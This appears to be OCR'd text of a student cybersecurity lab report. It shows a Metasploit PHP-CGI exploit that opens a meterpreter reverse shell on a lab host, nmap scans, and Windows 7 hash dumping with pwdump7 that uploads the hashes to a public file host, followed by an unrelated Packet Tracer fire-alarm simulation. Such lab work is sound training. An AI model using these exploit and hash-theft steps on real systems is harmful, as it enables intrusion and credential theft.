


exploit: This command will start the new session.


root@gsk: /home/gsk_2
File Actions Edit View Help
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.100.10
rhosts => 192.168.100.10
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.100.10 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.100.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.100.15:4444
[*] Sending stage (39927 bytes) to 192.168.100.10
[*] Meterpreter session 1 opened (192.168.100.15:4444 → 192.168.100.10:42301) at 2023-03-13 15:43:12 +0530
meterpreter >

Network Scanning Using nmap commands

The first few steps are common to all the nmap commands which include ifconfig, nbtscan -r 192.168.100.0/24, nmap 192.168.100.10.




nmap -p

Example 1: nmap -p 21 192.168.100.10

In this example this command checks for the port number 21 and displays the message “host is up”.


Example 2: nmap -p http 192.168.100.10

In this example it checks for the port http and displays the message “host is up”.




nmap -sV 192.168.100.10: this command will display the versions of the port in the metasploitablemachine.


nmap -sT 192.168.100.10: This command is used for protocol scanning.




nmap -O 192.168.100.10: It will give us extra information, like OS detection (-O), version detection, script scanning (-sC), and traceroute (–traceroute). It even provides a lot of valuable information about the host.



nmap -A 192.168.100.10: Using this command we can discover the target hosting service oridentify additional targets according to our needs for quickly tracing the path.




nmap -PT 192.168.100.10: The -PT option switches on TCP pings, a port can be specified after the -PT option. It even provides a lot of valuable information about the port.




Password cracking of windows 7

Installing and extracting pwdump7




.


Open the command prompt as administrator and enter the commands for creating required hash file




Picture of the hash file created



Upload hash.txt to tmpfiles.org




View the uploaded file through Kali Linux



nano hashdoc.txt: This command is used to create a text file

Paste the copied contents into the file




Fire Extinguisher using Cisco Packet tracer

Cisco packet was initially installed in Kali Linux to simulate smoke detection. To run cisco packet tracer, we give the command packet tracer in the terminal of Kali Linux. This command is used to open cisco packet tracer.


Starting by assembling the components for the simulation.

The components DLC100 is a hub used to connect all the other components together through Bluetooth. A siren to indicate a smoke. To extinguish the fire, we use a sprinkler. Other safety measures include connecting the garage door, window, and a door to the hub so as to open them in case of a fire. The smartphone has an IoT monitor application through which we can monitor the smoke detection along with its level.




